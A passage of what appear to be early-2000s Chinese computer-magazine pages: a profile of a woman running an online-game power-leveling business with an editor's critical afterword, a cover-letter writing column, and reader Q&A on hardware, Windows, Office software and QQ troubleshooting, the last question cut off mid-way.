2002年3月，冰雪初融的季节，雪柔最后一次关闭了网吧沉重的拉门，抛弃了所有顾虑和伤痛，在一处普通居民楼租下了三室一厅的房间，开始了自己的游戏代练生涯。“当决定开门做生意的时候，我就下定决心了，不管成败如何，决不回头了。我把网吧里那几个愿意跟着我干的小丫头和小伙子集中到这里，痛痛快快地玩了一个月的游戏。”一个月后，雪柔的“游戏代练中心”开张了。

一开始，她并不知道自己的客户在什么地方。于是她组织这些和她一起为了这个虚拟理想而来的三个人，到社区、大学和高中门口发广告、贴广告。但一个月下来，生意仍然屈指可数，资金匮乏让雪柔开始感到了压力。这段时期，雪柔开始想尽方法拓展自己的“生意”。她组织伙伴们在各个游戏论坛发帖子宣传，并且开始在网络游戏中倒买一些虚拟的武器装备，甚至像小商贩一样在大街上倒买游戏卡。但这些也只能够解燃眉之急。“我当时真想把这些电脑

卖掉，不干了，自己躲到一个角落里死掉算了。心情最糟糕的时候，我甚至到了看到游戏就心烦的程度。"的确，这时的网络游戏对于雪柔来说，承载的已然不是娱乐，而是生存的磨难了。

5 月的一天，雪柔应一位大学同学的邀请，去他的公司里玩。在吃午饭的时候，雪柔猛然发现，这里很多年轻的白领员工都在谈论网络游戏。原来，网络游戏早已成为他们工作闲暇之余消磨时光、减轻压力的主要途径。当很多员工抱怨自己游戏升级太慢时，雪柔终于知道了自己潜在的客户在何处了。于是第二天一早，雪柔就带着自己的伙伴们来到这家写字楼的门口发名片，并且让自己的同学代自己宣传做担保。在各大写字楼间奔波一个月之后，雪柔终于迎来了自己久违的收获。"有这批固定的白领用户，我们几个终于解决温饱问题了。"但是这并不是雪柔的最终梦想，她梦想着赚更多的钱，将蛋糕做大。

在谈到请她练级的客户时，雪柔的脸上流露出了久违的笑容，甚至在讲述之前自己就先笑的乐不可支了。"有一次，我的一个朋友带着他的老板来找我。他老板一脸怒气的样子，我还以为他是客户，我们什么地方慢怠人家。不过后来一问才知道原来他在游戏中结了一个仇家，那个仇家天天追着他杀，他已经为此'壮烈牺牲'了好几次了，而且丢了心爱的装备。那个人现在天天跟他叫阵，所以他想组织一个'军队'灭了这个嚣张家伙。"为了帮朋友的忙，雪柔组织了六七个"杀手"，用他们等级最高的ID组成了一支讨伐大军，成功地剿灭了那个可怜的家伙。事后那个老板大呼过瘾，给了雪柔5000元作为报酬，而且一有时间就请雪柔帮他找人"打群架"。"后来我得知，玩网络游戏的公司老板有很多，他们把这个当作缓解商战压力的一种方式。于是通过介绍，我就组织了两个人专门联系这些老板，替他们当'保镖'、'杀手'甚至'军队'。这个活儿现在已经成为我们很重要的一个业务项目了。我想这也就是为什么人们总叫我代理杀手的原因吧。"

帮人代练游戏是一个近乎玩命的活儿。一天 15 个小时坐在电脑面前点击鼠标键盘，重复地追杀游戏中的各种怪物，疲劳程度是可想而知的，这一切让本就瘦小的雪柔显得更加憔悴。这时雪柔的一个客户建议雪柔开设一个网站，提高知名度和信誉度。雪柔感觉这是一个不错的办法，但是每月 3000 多元钱的服务器托管费对于雪柔来说是一个巨大的负担，她已经没有那么大财力支撑起这笔庞大的开销了。无奈之下，雪柔想到了以前的男友。"说实话，当想到找他的时候，感觉自己很不要脸。但是看着那些整天坐在电脑面前代别人练级的伙伴儿，我想，就最后这一回了，豁出去了，反正今生今世我再也不想见他了。"一个月后，雪柔的网站开通了，但同时也在雪柔的心里留下了一道道深深的伤疤。

夹缝中辗转的杀手生涯

在和雪柔聊天的时候，我发现她总是有意无意地避免谈论代练的社会性质这个话题。确切地讲，她在有意地回避对自我生活和这个职业的认识与定性，那似乎是她心中埋藏最深的秘密。而我略带残忍地尝试着用各种各样的方式来接近这个秘密时，雪柔失去了先前固有的成熟，她显得如此局促和慌张。

"大侠与大盗往往是很难分清楚的。在最开始做代练时，大家都很尊重你。因为只有将游戏掌握得很好才有资格做代练，甚至有人愿意和你并肩作战，攻城拔寨。那个时候代练在某种意义上是高手的代名词。"雪柔翻出一本影集，笑着指着上面几张照片对我说，那就是当年从外地专门赶来认识她的一些玩家。"那个时候大家都很融洽，没有人认为你用这个换饭吃不对，甚至你能够依靠游戏在现实生活中赚钱是一件非常了不起的事情。"雪柔说，那个时候网上的伙伴们称她为女侠，媒体也称代练为游侠。

"不过情况很快就变了，我们现在是贼，我也理所当然地成了女贼，仅仅是因为我帮助了游戏中的一部分人。"雪柔说她其实能够看懂这一点。自己的天堂，往往是他人的地狱。这话倒过来说也一样。雪柔说，代练在某些玩家的眼中绝对是"江湖败类"，因为他们破坏了游戏的平衡。对于那些将游戏视为第二生命的玩家来说，这是不可能被谅解的。"枪手，据我所知这个词好像是用来形容代人考试的那类人。不过最近这个词越来越多地挂在我们的头上了，越来越多的人将我们看作游戏中的浊流，就是河水中最混浊的那一部分。我想我只是为了挣钱吃饭，没有别的，那些记者们至于在媒体上这样抨击我们吗？"雪柔在谈到这里的时候，总是感觉到无边无际的悲凉。她此时才意识到曾经拥有的泰然处之的生活方式是多么的幸福，而如今却一去不复返了。

游戏中的利益与现实生活中的利益一样，是引起纷争的导火索，况且网游根本就是一场玩家"堆钱"的游戏。雪柔也品尝到了其他玩家仇视他们这群代理杀手的感受。"有一次我在《传奇》的野猪洞里练级，可能是在那个地方呆的时间比较长，而且在我前面的那个代练总是和一个玩家争东西，那个人有点被激怒了。他知道我是代练，就想杀我，但是他级别有些低，被我杀死了。他再一次上来的时候突然问了我一句，'你除了会出卖青春和灵魂，你还会什么？'我当时一下就蒙了，慌忙地下了线，大脑好长时间浑浑噩噩的。"雪柔那天夜里在自己的小床上哭了很久，她说并不是因为自己脆弱，而是青春这个词对她来说太富有意义了。

终曲：世事苍茫成云烟

这世界上有一个叫忘川的大漠，浮云无法掠，飞鸟无可渡。

这世界上有一个叫月光的酒坊，在大漠的尽头，里面有一个末世的杀手。

江湖中传言：在那里有一种叫醉生梦死的酒，能让你忘记从前所有的一切……

雪柔说网络就是她心中的"忘

川”，网站和弥漫着电脑射线的房间就是她的酒坊。而我想，雪柔一定就是那个末世的杀手，在与世隔绝中，喝着游戏这种能醉生梦死的酒，尝试着，却又拒绝着，妄图忘却一切。

随着生意好起来、用户数量的增多，各种各样的问题也开始浮现在这个处世并不十分老到的“杀手”面前。第一个让雪柔感到棘手的问题就是盗号。一次雪柔代理一个客户练级，可是没成想客户的号码被盗走。客户也给雪柔打来电话，愤怒地指责雪柔不讲信誉。

“这件事情对我打击很大，因为那个客户话说得挺狠的，让我伤心极了。最后我决定，赔偿他3500元钱，这已经远远超出他那个ID的价值了。最重要的是我从这个事件中吸取了一个教训，一定要让客户在交ID之前申请密码保护，这也成为我们现在代练游戏之前声明的一条规矩。再后来我们又遇到了很多类似的教训，不得不定了整整一大套规定给客户看。因为我后来发现有竞争对手利用我们的业务漏洞骗钱。”雪柔说，在她的眼里，江湖险恶，何曾分过现实和虚拟！

在客户数量逐步增多的情况下，雪柔在一段时间里选择了使用游戏外挂自动修炼等级。“不过我后来发现了问题，用外挂的人越来越多，所以有



些怪兽集中的地方往往人要比怪物多。这很影响我们的效率，客户也开始提意见了。所以我最终决定去周围的大学和网吧里雇一些学生，按小时付给他们工资，来保证练级的质量。从今年初到现在的效果看，很不错，虽然增加了一些工作量，可是我们的收入和客户都多了起来。”不过雪柔说，她现在悄悄地聚敛了几个学生高手，让他们为自己开发一些专用的外挂。相信再过上两个月他们的作品就会出来，到时候她也就不用再去买别人的外挂了。谈到这里，雪柔很得意。她甚至开玩笑的对我说，“杀手也需要有自己的武功秘籍”。

未来是个沉重的话题，雪柔并不想过多地谈起。游戏本身就是用来凝固时间、超脱现实的。游戏的整个过程让玩家脱离尘世中的一切，当然也包括时间与未来。不过钟表仍然以它固有的形式走着，雪柔也知道最终自己的职业会走向灭亡。在雪柔模模糊糊的未来架构中，她想逐步将自己的网站转向电子商务，因为最近她发现游戏的点卡也卖得不错。雪柔说，随着网络游戏都逐步增加了角色疲劳系统，她们从事的这种近似疯狂的“练级杀人”的职业肯定会消失，如同一个时代的结束。不过结束前她愿意多想未来，她现在能够做的就是多增加几种游戏的代练，包括时下流行的CS雪柔也开始涉及。不过雪柔知道，自己的根在网络中，自己的魂在游戏中，她最大的理想就是开发自己的游戏，不过她知道这一切离她太遥远了。雪柔最后对我说，她会一路走好的……

尾声

雪柔是一个理想主义与现实主义并存的人。她世界中的一切对于普通老百姓来说，显得陌生而又遥远。但这并不妨碍我感受到了她的柔情、她的迷茫、她的乐观和她的与世无争。结束采访时，雪柔说她最喜欢的歌就是《笑红尘》。我不知道这是一首什么样的歌，回到家中的时候慌忙在网上搜索出来，听到歌声时，我恍然间又看到了游戏中那个似幻似真般的雪柔，那个看破红尘的雪柔。

编后：

过去，网络代练只是一个“点对点”的“临工活”。但随着网游产业化进程的不断深入，涉足网游的人群爆炸式地增长，而且网游玩家的构成也显得非常的多元化。这一点，从本文主人公的客户开拓经历就能一窥全豹。

从创业的角度来看，这个故事的主人公是比较成功的。她知道如何构建自己的业务平台，也能做到个性化定制业务项目这些高明的经营手法。

但由于电脑游戏一直以来都是广受家长和社会舆论质疑的一种“玩意儿”，这导致网游代练和网游代练公司也理所当然地披上了灰色的外衣。这从所有网游代练公司目前都以“地下作坊”的形式出现，就可以看出社会甚至他们自身对这个“行业”的定位。其实，问题的关键在于，被网游“网”住的玩家，尤其是网游代练公司“网”住的“代练杀手”，往往和学生这个最敏感的社会群体如影随形。而且网游者、网游代练们，都是用一种近乎疯狂的执着投身于游戏其中，浑然脱离现实的规则和人性理智而不管不顾，迷失自我。这更加直接导致社会上怀疑和指责之声此起彼伏！

我们无意通过这个故事，为网游以及网游相关“产业”树碑立传。只不过，需求孕育市场，网游代练从市场经济学的角度来看，是难以厚非其存在的。事实上，不管官方和舆论的观点如何，这个行业都将在一段时间之内继续存在下去，就像网吧一样。只是我们希望所有网游从业者们理性地规避道德风险，让自己创业过程不至于落下污点。这也是涉足网游代练这个新兴“行业”的从业者们必须慎重面对的第一大问题！至少，像本文主人公那样大量雇用学生为“网游职业杀手”和发展学生客户的行为，我们认为，这就是必须予以谴责的缺乏社会责任感的不道德行为！只这一点，就难以使主人公“创业”的艰辛和合理性被所有人认同！

「小强」说话

E mail: tengxiaoqiang@sohu.com



就业技巧之六

求职信的务实与务虚

■ 滕小强

这次要谈的内容本不该归在技巧之栏，但大部分的求职信都有着一个叫做“务虚”的通病。所谓务虚，就是很多人把跟自己简历放在一起的这封求职信，当作一个喊口号的阵地，满篇文字中没有一点实质性内容，搞得“放之四海而皆准”。而治愈此病，则可提高求职的胜算，故“药方”也就成了技巧。

我们不妨看一下我从一封求职信中摘录的部分：

不知所云的求职信

作为一名计算机专业的大学生，我热爱我的专业并投入巨大的热情和精力。在近四年的学习生活中，我学习的内容包括从计算机基础到软件开发等许多方面。通过学习这些知识，我对这一领域的相关知识有了一定程度的理解和掌握。在与课程同步的相关实践活动中，我具有了一定的实际操作能力和技术。在学校工作中，加强锻炼了自己的处世能力和集体荣誉感。

我虚心好学、待人真诚、性格活泼开朗、能够正确面对工作中遇到的困难，在工作中吃苦耐劳，有良好的团队精神。

我渴望在广阔的天地里面展露自己的才能，我不满足现有的知识水平，期望在工作中得到更大的锻炼和提高，因此我希望能够加入你们单位。我会踏踏实实，竭尽全力做好属于自己的工作。我相信，经过自己的努力和勤奋，一定会做出应有的贡献。

给陈辞滥调把脉

要知道，现在的企业都非常务实，在对待招聘选人这个事情上更是如此。而如上的求职信，其内容让人看了之后感觉只能是空洞无物、不知所云。我们不妨就此出现的问题进行剖析：

作为一名计算机专业的大学生，我热爱我的专业并投入巨大的热情和精力（这是理所应当，因此这里的表述不会起到什么作用）。在近四年的学习生活中（为什么不是四年呢？难道是专科），我学习的内容包括从计算机基础到软件开发等许多方面（这句话对任何计算机相关专业的人来讲都可以说，丝毫不能够表现你的与众不同，也不能够准确表达你的知识结构是否跟企业招聘的岗位相匹配）。通过学习这些知识，我对这一领域的相关知识有了一定程度的理解和掌握（到底是怎样的程度，这种表述似乎在暗示自己学习的程度恰到好处，可是也不免让人联

想：倒数第一的水平其实也是一定程度)。在与课程同步的相关实践活动中，我具有了一定的实际操作能力和技术（似乎是在告诉招聘单位，自己的相关能力只不过是在有限的实践活动中取得的)。在学校工作中，加强锻炼了自己的处世能力和集体荣誉感（你不认为自己的处世能力和集体荣誉感是与生俱来的吗？)。我虚心好学、待人真诚、性格活泼开朗、能够正确面对工作中遇到的困难，在工作中吃苦耐劳，有良好的团队精神（这个段落中全部都是套话，自己给自己用了一个又一个美妙的形容词来包装。相信我们的招聘经理一定会用最快的速度从这一段文字的上空掠过，甚至干脆不再读下去了。因为读到现在，他也不知道你到底在说些什么)。

我渴望在广阔的天地里面展露自己的才能，我不满足现有的知识水平，期望在工作中得到更大的锻炼和提高，因此我希望能够加入你们单位（从自己的角度出发给出一个公司选择你的理由，显然是有失公平和违背公司择优录取员工的原则的。公司真正希望的是从这封求职信中找到，从公司的角度出发有什么理由可以选择你)。我会踏踏实实，竭尽全力做好属于自己的工作。我相信，经过自己的努力和勤奋，一定会做出应有的贡献。

求职信就是要给单位一个选择你的理由，因此简单清晰，能够有效地表达自己的“卖点”非常重要。上面摘录的这封求职信的作者本来是一位很不错的学员，遗憾的是这样的求职信会让任何单位失去胃口。一位招聘经理如果连续读上十封这样的求职信，相信他一定会跑到窗边大口喘气。下面再给出一个修改之后的内容：

我很高兴自己在考大学的时候选择了计算机专业。兴趣是最好的老师，我喜欢自己的专业，并通过自己的努力，每年都取得了好成绩。除了计算机专业的相关课程，我还在计算机世界大学参加了“JAVA程序员”培训。通过这样的学习，使我更加接近心中的目标，那就是做一名出色的网络程序员。在大学的暑假和寒假里，我曾经参加了“计算机世界”IT人才培养基地各地管理系统的开发工作。也在项目经理的带领下，参加了**省政府的人事管理系统开发。这些工作在实践中丰富了自己的应用经验，为知识的应用打下了坚实的基础。

工作中难免会有遇到困难时，我和我的团队一起，每次遇到困难总会发挥集体的智慧。大家群策群力通过各种途径进行试验，虽然有时候一直要忙到深夜，与同伴一起克服困难以后，总会获得一种挑战带来的喜悦和通力合作带来的畅快。

我仔细研究了贵公司招聘的“JAVA程序员”这个岗位，除了基本素质要求之外，在知识结构和性格特征上，我同样能够很好地符合岗位的需要，另外，我的项目经验与贵公司正在进行的项目属于同一行业，这是我发挥自己专业与经验优势的一个不可多得的机会。因此，希望能够取得面试的资格并深入交流，谢谢。



正确合理的求职信

如上的求职信内容才真正会给我们“务实”的感觉，首先表明自己热爱专业，并用成绩证明自己的说法。通过自己在业余时间的学习成果表明自己在技术上为什么比别人更胜一筹，项目经验则可以弥补应届毕业生工作经验不足的遗憾。用一个小小的事例——遇到困难的处理方式，告诉招聘单位自己的团队合作精神，工作勤奋（忙到深夜)，喜欢接受挑战，而不是通过几个形容词来表达这一切。在最后一段中从双方的角度出发给了单位一个选择你的理由。

CF [CY02]



硬件维修站

1 升级MODEM驱动后速度下降

问:我公司有几个实达5600 MODEM，用它们上网没有任何问题，最近从实达网站下载了MODEM升级程序，在升级过程中出现了错误提示，跳过错误提示后可正常安装，但发现程序升级后MODEM的连接速率没有提高反而下降了。请问这是怎么回事？

答:实达MODEM网站提供的升级程序是针对5600型1.0版本MODEM制作的，若是5600型2.0版本的MODEM进行升级后会出错。由于你有几个MODEM，因此未必都不合适，你可以确定这些MODEM哪些是1.0版的，哪些是2.0版的。判断方法是:对于外置式56Kbps MODEM，可以检查产品背面标签，若有“版本号:1.00”的标识则为1.0版本，若标识为“版本号:2.00”则为2.0版本的。如果是内置56Kbps MODEM，可在超级终端中使用AT17命令检查版本号。

2 MP3播放器开机提示格式错误

问:我使用的是“爱国者月光宝盒”128MB MP3播放器，最近在开机时显示“error，reformat media”提示后自动关机。请问如何解决这个问题?

答:出现这个问题的原因是你使用了Windows 2000或Windows XP自带的Windows格式化功能格式化了MP3播放器，这样做的后果是MP3播放器将无法识别相应文件格式，所以开机后会显示“error，reformat media”提示后自动关机。解决方法是将MP3播放器连接到电脑上，系统会自动找到可移动磁盘，使用MP3播放器自带的管理软件对播放器重新格式化即可。该管理软件放在随播放器赠送的软件光盘中。

3 MP3播放器开机按键失效

问:为什么我的MP3播放器在按下开机键后没有任何响应呢？

答:一般有以下几个原因会导致按下MP3开机键后没有响应:

(1)MP3播放器按键锁处于锁定状态，将机身上的Hold键拨到解除按键锁状态即可。

(2)歌曲文件本身的问题造成假死机。可以将电池取出，然后连接到电脑的USB口上并重新格式化MP3播放器。

(3)电池没电了，需更换电池。

如果是硬件问题，则需要到厂商的维修机处构修理了。

4 系统不能识别主板芯片组

问:我使用的是捷波I401主板，最近在重装了操作系统后发现系统不能正确识别主板芯片组了。请问如何解决这个问题？

答:解决问题的步骤如下:

(1)启动系统，将随主板赠送的驱动光盘放入光驱。

(2)光盘自动启动后将进入程序安装界面，此时选择安装“Intel Chipset Software Installation Utility”程序。

(3)退出光盘，重新启动操作系统即可。

5 开机显示错误提示一例

问:为什么我的电脑在开机后显示一条“SMART Failure Predicted on Primary Master”的提示？

答:这条提示说明电脑中主硬盘出现了故障或不稳定。建议马上备份硬盘中的数据，以免故障加重时造成无法弥补的损失。然后马上用工具软件维修硬盘，如果仍然不能解决问题，则说明该硬盘故障无法被修复，需要更换一块新硬盘了。

6 中止任务后声音无法中止

问:我最近在玩游戏或听音乐时，在结束游戏或停止音乐播放时总是出现声音无法中止，并且长时间发出“嘟嘟嘟”声音的情况，我使用的操作系统是Windows 2000。请问这是怎么回事？

答:出现这种情况的原因很可能是声卡的驱动程序被破坏或与其他软件存在冲突。解决该问题的方法是:

(1)在系统桌面上用鼠标依次选择“开始→设置→控制面板”。

(2)双击“添加/删除硬件”图标，在随后弹出的“添加/删除硬件向导”窗口中单击“下一步”按钮。

(3)在随后出现的窗口中选择“卸载或拔出硬件”项，然后单击“下一步”按钮。

(4)接着选择“卸载此项”并单击“下一步”按钮。

(5)在“设备”列表中选中声卡项，然后单击“下一步”按钮。

(6)选中“是，想卸载此设备”，单击“下一步”按钮。

(7)声卡驱动被卸载后再重新安装声卡驱动程序。

如果不能解决问题，可尝试升级声卡驱动程序或卸载系统中安装的声音处理软件的方法来解决问题。CF [SB01]

系统门诊所



1 在 MSN Messenger 中删除多余的账号

问：我们宿舍中多个同学使用同一台安装了Windows XP的电脑，因此MSN Messenger的账户登录窗口中含有很多E-mail地址，有些地址已经不需要了。请问如何在MSN Messenger中删除多余的账号？

答：启动MSN，然后在系统桌面上用鼠标依次选择进入“开始→控制面板→用户账户”，选择登录系统所使用的账户，然后在左侧任务栏下选择“管理我的网络密码”，这时会弹出一个“存储用户名和密码”对话框，这个对话框中保留着登录MSN的所有账户。选中要删除的那个账户，单击“删除”按钮即可。依上述步骤一一删除其他没用的账户即可。

2 OE 收到的邮件附件无法打开

问：我使用系统自带的Outlook Express处理电子邮件，经常遇到收到的电子邮件附件无法打开的情况。请问如何解决这个问题？

答：在确保附件文件没有损坏的前提下，可以尝试使用如下方法解决问题：

在Outlook Express中选中附件无法打开的邮件，然后单击工具栏上的“转发”按钮，这时该附件还会添加在转发的邮件附件栏里，此时你再试着将其打开或另存，一般可以解决问题。

3 如何制作 Windows XP 启动盘

问：我安装了Windows XP，但在“添加/删除程序”里没找到制作启动盘的程序。请问如何才能制作Windows XP的启动盘？

答：由于Windows XP的启动盘需要6张软盘，容量过于庞大，所以微软没有在系统中设置这项功能。你可以到微软的网站下载相应的制作程序。

下面是适用于Windows XP与Windows XP SP1的启动盘创建工具的下载地址。

Windows XP:http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=55820edb-5039-4955-bcb7-4fed408ea73f

Windows XP SP1:http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=83f53be9-28fa-40e8-8ec2-631504ef5e26

但用上面提到的工具制作的启动盘只能供Windows XP使用，并且若要使用此程序，你需要准备6张格式化好的空白1.44MB高密度软盘，其中的第一张盘可以用来启动电脑。

4 IE 弹出运行错误提示怎么办

问：我使用的是Windows 2000，在用IE浏览网页时经常弹出“出现运行错误，是否纠正错误”对话框，单击“否”按钮后可以继续浏览网页。请问如何解决这个问题？

答：你可以尝试如下方法解决问题：

启动IE，选择“工具→Internet选项”菜单命令，单击选择“高级”标签，在其中找到“禁止脚本调试”复选框，用鼠标勾选该项。“确定”退出即可。

如果仍不能解决问题，则可以将IE升级到最新版本。有些网页本身存在严重的程序错误，通过本机设置无法解决问题。

5 因系统优化而产生的棘手问题

问：我的电脑安装的操作系统是Windows Me，最近用“Windows优化大师”对系统进行了优化操作，重启系统后屏幕上提示说丢失了VDD.VXD、QEMNFIX.VXD、VFLATD.VXD和VMOUSE.VXD这四个配置文件，选择“忽略”选项后可以进入系统桌面，但打开IE或用其他网络软件就会报错，提示程序即将被关闭。采用覆盖方式重装操作系统也不能解决问题。请问这是怎么回事？

答：导致这个问题的原因是你使用的“Windows优化大师”版本太老了。老版本的“Windows优化大师”会认为这几个设备驱动程序可能导致操作系统出现严重的Bug而更改它们，从而造成系统文件丢失的假象。解决该问题的方法是：

（1）运行“Windows优化大师”，然后依次选择“其他优化选项→优化虚拟设备驱动程序→恢复”，这样被更改的系统文件就可以恢复正常了。

（2）如果使用“Windows优化大师”的“恢复”功能也无法解决问题，则可以先备份系统安装分区下Windows文件夹中的SYSTEM.INI、SYSTEM.DAT和USER.DAT文件，然后在系统桌面上用鼠标依次选择“开始→运行”，键入sysedit回车后打开“系统配置编辑程序”，在SYSTEM.INI标签下找到上述4个文件并删除。接着退回到系统桌面，用鼠标依次选择“开始→运行”，在弹出窗口中的“打开”栏中键入regedit并单击“确定”按钮运行“注册表编辑器”，选择菜单中的“编辑→查找”命令找到上述4个文件并删除，重新启动系统后即可解决问题。

使用4.51 Build 1227以上版本的“Windows优化大师”就不会产生上面的问题了。CF [SB02]



软件咨询问

1 WPS Office表格不能拖动移位

问：我使用WPS Office 2003进行文字与表格混排，为何使用鼠标拖动的方法无法改变表格的位置？

答：在金山文字2003中表格的移动关键在于表格的“排版位置”，表格的“排版位置”设置成“在当前位置”时才可以拖动表格到任意位置。具体操作步骤如下：

使表格处于选定状态，右击表格，弹出菜单，执行“排版位置→在当前位置”命令。经过这样处理，就可以移动表格到任意位置了。

2 如何删除输入过程中造错的词

问：在使用“拼音加加”输入法输入汉字的过程中，我无意中造错了一个词，但系统已经把这个词保存在了词库文件中。请问，如何才能删除词库中的这个词？

答：删除词库中记忆的错词，不需要去编辑词库，直接用输入的方法即可调用其删除功能。方法是：输入打算删除的词的拼音编码，如果该词没有显示在第一屏上，通过翻页键使其显示出来；按下Ctrl键不放，再按该词前的数字键，词库中的相应词即被删除。

3 只用RealOne Player就够了吗

问：我刚组装了一台电脑，操作系统为Windows XP，同学建议用RealOne Player播放器播放多媒体文件。请问，使用RealOne Player是否需要注册付费？它与前几年流行的RealPlayer有什么区别？RealOne Player除了可播放RM或RMVB格式外还能播放别的常见媒体格式吗？

答：RealOne Player主要分为免费和付费两个版本，付费版本即RealOne Player Plus，主要面向专业应用领域，较免费版本多一些功能。

RealOne Player与RealPlayer是同属于Real公司的产品。RealOne Player是新的流媒体播放系统，用以取代该公司三种主打产品RealPlayer、RealJukebox和GoldPass。RealOne的一大特点就是多层画面功能，即当一个屏幕播放影碟或歌曲时，旁边将有一个侧屏提供有关歌曲的信息或广告。RealOne Player与Windows XP系统的兼容性很好。RealOne在播放网络视频流或音频流时，表现更佳。

RealOne Player除了可以支持其独特的个性文件格式RM、RMVB外，也能播放常见的MP3、MIDI、CD等媒体格式。Real公司新推出的媒体播放器版本中增加了对微软媒体格式的支持。因而你完全可以把它作为常用的多媒体播放器来使用。

4 金山词霸生词本不能打开

问：我在运行金山词霸2003生词本时，遇到“打开词库错误”的提示，生词本不能使用了。请问该如何解决？

答：这一般是由于非正常退出金山词霸，生词本词库出现错误。以下是常用Windows平台中解决该问题的方法。

(1)Windows 98

卸载金山词霸2003，然后手工删除C:\Windows\Application Data\Kingsoft\下的PowerWord目录，注销当前用户或重启电脑，然后重装金山词霸2003。

(2)Windows 2000/XP

卸载金山词霸2003，然后手工删除C:\Documents and Settings\你的用户名\Application Data\Kingsoft\下的PowerWord目录，注销当前用户或重启电脑，然后重装金山词霸2003。

5 快速录入可拆卸独立发音字

问：“拼音加加”输入法能不能像五笔输入法那样实现拆字分块输入？

答：虽然“拼音加加”不提供像五笔那样的字根输入方法，但也借鉴了一些这方面的经验来避免重码。在输入过程中，可以借助它提供的拆字辅助输入功能快速得到自己需要的汉字。其原理是，如果一个汉字可拆分成几个有独立读音的部分，输入该字的拼音后按Tab键再接着输入每个部分的简拼(最多允许两码)，可以有效地减少重码。当输入词组时，可以每个字输入一个部件以辅助输入。

将一个汉字按最直观的方法分成几部分，每一部分或是公认的偏旁部首、或是可以独立使用的单字。输入时，如果是独立的字则取其拼音首字母，即简拼；如果是偏旁部首，则取其通用名称的首字简拼。拆分后的各部分简拼组成拆分编码。例如：“李”字可以拆分为“木(mu)”和“子(zi)”两部分，拆分编码即可取为mz；“剔”字可以拆分为“易(yi)”字和立刀儿旁“刂(lidao)”，则拆分编码可取为yl。

6 如何打开出错的自解压文件

问：我从网上下载了一个自解压的软件包，当双击这个EXE

文件安装时弹出“WinZip EXE-Self Extractor file is corrupt, possible it is damaged or disk transfer error”警告框。请问，这种情况下我下载的软件还有救吗？是不是必须得重新下载？

答:其实你下载的这种EXE文件不是一般的Windows下的EXE文件，而是用WinZip压缩软件生成的自解压文件，也许只是在文件头上出了点问题，所以不能被解压。一般有两种解决方法。

第一种方法:在运行WinZip之后再打开这个EXE文件，然后直接解压或重新制作成自解压文件就可以使用其中的文件了。这种方法对其他的压缩软件一般也适用，比如WinRAR，也能打开用它自己制作的自解压文件。

第二种方法:借助工具软件来解决问题。可以到网上查找并下载一个名为SEARecovery的工具软件，运行之后加载相应的EXE文件就可以对其进行修复了。

7 五笔输入法难拆字的取码问题

问:我惯用五笔输入法，但我不是精通五笔的行家，有时，因为一个字费半天的劲也不能找出它的正确编码。请问，在这种情况下有什么快速的解决办法能得到它的编码吗？

答:对于这种情况，可以利用Windows系统自带的全拼输入法来输入这些汉字，然后找到与它相应的五笔编码，这样下次再遇到这个字就可以用五笔输入了。比如“未”和“末”字，若不熟悉其五笔编码就很容易搞混，因此可先切换到全拼输入状态，用鼠标右键单击全拼输入条，在弹出的菜单中选“设置”，在弹出的输入法设置窗口中选“五笔型码”，按“确定”按钮后退出。接着在全拼输入方式下键入wei，选取对应的字之后编码框中就会出现绿色的fii编码，这就是“未”字的五笔编码，记住它，以后就能用五笔字型码输入“未”字了。

8 双重密码保Excel文档安全

问:我经常用办公室的公用电脑处理Excel数据表格，有些数据表不希望被别人阅读，更不希望其中的数据被人修改。请问，用什么办法能够加密这些表格？

答:如果你不希望Excel文件被别人查看，可以设置密码保护，方法就是在保存文件时进行加密的设置:执行“文件”菜单中的“保存”或“另存为”命令后，在弹出的对话框中输入文件名，然后执行右上角“工具”菜单中的“常规选项”命令，在弹出的“保存选项”对话框中输入打开文件需要的密码，按下“确定”按钮；在弹出的密码确认窗口中重新输入一遍密码，再点击“确认”；最后按下对话框中的“保存”按钮完成文件的加密保存工作。这样，当重新打开文件时就会要求输入密码，如果密码不正确，文件将不能被打开。



Excel为文件提供了两层保护，如果用户在设置以上密码的同时设置了修改权限密码，那么即使文件被打开也还需要输入修改权限的密码才能被修改。

9 给Excel表格嫁接Word斜线表头

问:我最近要处理的一个Excel数据表格中需要在表头设置一个斜线表格。请问如何实现？

答:经常使用Excel制作表格的用户一定很羡慕Word做出的斜线表头，并感叹Excel中没有直接提供该功能。其实，Word和Excel都是Office大家族的成员，可以互相利用。首先在Word中绘制一个单行单列的斜线表头，执行“复制”命令，然后在Excel中，粘贴并调整大小即可。

10 冻结Access表中的参考数据列

问:当创建一个比较大的Access表时，由于表中有很多字段，所以在以“数据表视图”浏览表中数据的时候必须拖动滚动条。如果我希望有几个重要的字段在拖动滚动条的过程中不滚动，以作参考，而其他字段列依旧可以滚动，如何实现呢？

答:可以在Access数据表中冻结一列或多列，使它们成为最左边的列，这样不管如何滚动，它们都是可见的，这样就便于操作其他数据时参考。

方法是，在“数据表视图”中打开相应的表、查询、窗体、视图或存储过程。选定需要冻结的列，执行“格式”菜单上的“冻结列”命令即可。

如果要解除对列的冻结，只需要选中该列，并选择“格式”菜单上的“取消对所有列的冻结”命令即可。

11 Word信件中如何方便地插入签名

问:我经常要用Word编写和打印一些书信，落款处的格式无非是几种固定的格式，每次重复输入比较麻烦。请问，如何能更方便地插入个人签名？

答:如果需要在Word文档末尾加入落款，如姓名、通讯地址等资料，我们可以使用Word提供的域功能来完成这一自动化操作。步骤如下:

（1）单击“工具→选项”，在弹出的对话框中选择“用户信息”选项卡，输入相应的个人信息后，按下“确定”按钮保存输入结果。

（2）在需要插入落款时，执行“插入”菜单上的“域”命令，然后在弹出对话框的“类别”选项中选择“用户信息”以及相应的选项UserAddress(用户地址)、UserInitials(用户姓名缩写)和UserName(用户姓名)，并点击“确定”按钮即可完成自动加入落款的操作。CF [SB03]

网络答疑室



1 服务器为何拒绝查看QQ资料

问:我的QQ不能更新个人资料，当我更新个人资料时会弹出“服务器拒绝查看”的信息。请问，这是怎么回事？

答:QQ用户总数已经超过一亿四千万，活跃用户也在五千万以上，如果当地的服务器很繁忙时，就可能会显示“服务器拒绝查看”的信息提示。

另外，如果你的个人设定资料里面有不合法的字符，你也可能无法修改自己的资料，出现服务器拒绝的提示，这时候可以尝试把资料全部删除后，重新填写一遍再进行更新。

2 免费信箱为何不能接收来信

问:我申请了新浪免费信箱，朋友给我发的E-mail为什么总是收不到？

